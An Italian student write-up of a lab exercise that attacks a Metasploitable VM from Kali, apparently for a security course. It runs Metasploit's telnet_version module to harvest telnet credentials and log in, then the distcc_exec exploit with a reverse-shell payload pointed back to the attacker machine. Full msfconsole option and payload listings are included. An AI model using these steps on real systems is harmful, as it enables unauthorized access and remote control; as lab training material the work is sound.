


Il primo passo, come richiesto da consegna, è quello di impostare gli indirizzi IP nel seguente modo:
macchina Kali Linux: IP 192.168.1.25
macchina metasploitable: IP 192.168.1.40




Per confermare la modifica dell'indirizzo IP di metasploitable è necessario riavviare la macchina.

Verifico una connessione bilaterale facendo pingare le due macchine:






Successivamente eseguo una scansione nmap per verificare che la porta 23 riservata al servizio di telnet sia libera e aperta:




Ora che ho la conferma, posso procedere con la compilazione del modulo di attacco con Msfconsole.


Dopo aver avviato Metasploit, effettuo una scansione cercando il modulo richiesto dall'esercizio ovvero "auxiliary telnet_version" e indico che voglio usare il modulo taggato col numero 1




Adesso visiono le informazioni che il modulo richiede per eseguire l'attacco:



Necessita solo dell'inserimento del remote host ovvero la nostra macchina metasploitable target:




Non è necessario inserire il payload in questo modulo, quindi possiamo direttamente lanciare l'attacco con il comando "exploit":



In questa immagine viene indicato come il modulo abbia recuperato i dati di login del servizio dandoci proprio lo username e password.


Per verificare la correttezza delle informazioni, eseguo il comando "telnet 192.168.1.40" dove 192.168.1.140 è l'indirizzo della macchina metasploitable.




Inserendo le credenziali viste lanciando precedentemente l'exploit, possiamo notare come si esegue tranquillamente l'accesso non autorizzato alla macchina target dandoci totale libertà nell'esecuzione di programmi malevoli:

Possiamo notare come alla fine dell'immagine è presente il nome della macchina della quale stiamo usando la shell

L'esercizio bonus richiede di ottenere più informazioni sul servizio "distccd" sulla porta 3632



E cercando online ho trovato che distccd è il demone per l'esecuzione del tool "distcc" progettato per distribuire la compilazione di codice C e C++ su una rete di computer.
Questo servizio è vulnerabile perché, nella sua configurazione predefinita, consente un accesso senza autenticazione dando la possibilità a chiunque di inviare comandi di compilazione.
Decido quindi di cercare su Metasploit qualche modulo capace di sfruttare questa vulnerabilità:



Provo adesso di verificare le informazioni che il modulo richiede per eseguire l'exploit:

```
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   CHOST                    no        The local client address
   CPORT                    no        The local client port
   Proxies                  no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    3632            yes       The target port (TCP)


Payload options (cmd/unix/reverse_bash):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```


Viene richiesto solo l'indirizzo IP del Remote Host.
Inserisco l'IP di metasploitable e modifico l'indirizzo IP del Local Host mettendo quello della macchina Kali attaccante:

```
msf6 exploit(unix/misc/distcc_exec) > set rhosts 192.168.1.40
rhosts => 192.168.1.40
msf6 exploit(unix/misc/distcc_exec) > set lhost 192.168.1.25
lhost => 192.168.1.25
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   CHOST                    no        The local client address
   CPORT                    no        The local client port
   Proxies                  no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   192.168.1.40    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    3632            yes       The target port (TCP)

Payload options (cmd/unix/reverse_bash):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```


C'è anche un payload default inserito quindi verifico se ne sono disponibili altri:

```
msf6 exploit(unix/misc/distcc_exec) > show payloads

Compatible Payloads
===================

   #   Name                                        Disclosure Date  Rank    Check  Description
   -   ----                                        ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser                    .                normal  No     Add user with useradd
   1   payload/cmd/unix/bind_perl                  .                normal  No     Unix Command Shell, Bind TCP (via Perl)
   2   payload/cmd/unix/bind_perl_ipv6             .                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3   payload/cmd/unix/bind_ruby                  .                normal  No     Unix Command Shell, Bind TCP (via Ruby)
   4   payload/cmd/unix/bind_ruby_ipv6             .                normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   5   payload/cmd/unix/generic                    .                normal  No     Unix Command, Generic Command Execution
   6   payload/cmd/unix/reverse                    .                normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   7   payload/cmd/unix/reverse_bash               .                normal  No     Unix Command Shell, Reverse TCP (/dev/tcp)
   8   payload/cmd/unix/reverse_bash_telnet_ssl    .                normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   9   payload/cmd/unix/reverse_openssl            .                normal  No     Unix Command Shell, Double Reverse TCP SSL (openssl)
   10  payload/cmd/unix/reverse_perl               .                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   11  payload/cmd/unix/reverse_perl_ssl           .                normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   12  payload/cmd/unix/reverse_ruby               .                normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   13  payload/cmd/unix/reverse_ruby_ssl           .                normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   14  payload/cmd/unix/reverse_ssl_double_telnet  .                normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)
```


Decido di usare il numero 6, usando il comando "set payload 6", che permette di usare una reverse shell:



Dopo aver inserito tutti i dati, ho lanciato l'exploit avendo il controllo della macchina target.



Ho eseguito il comando "arp -v" per vedere la tabella arp all'interno della macchina target e scoprire quali altri dispositivi sono connessi alla rete ma ovviamente era presente solo il dispositivo dal quale ho effettuato la scansione (kali)



Per verificare, ho aperto una macchina windows 7 assegnandogli l'IP 192.168.1.20 e pingando la macchia target metasploitable 192.168.1.40 così che l'indirizzo si salvasse tabella arp del target e successivamente eseguito il comando arp -v: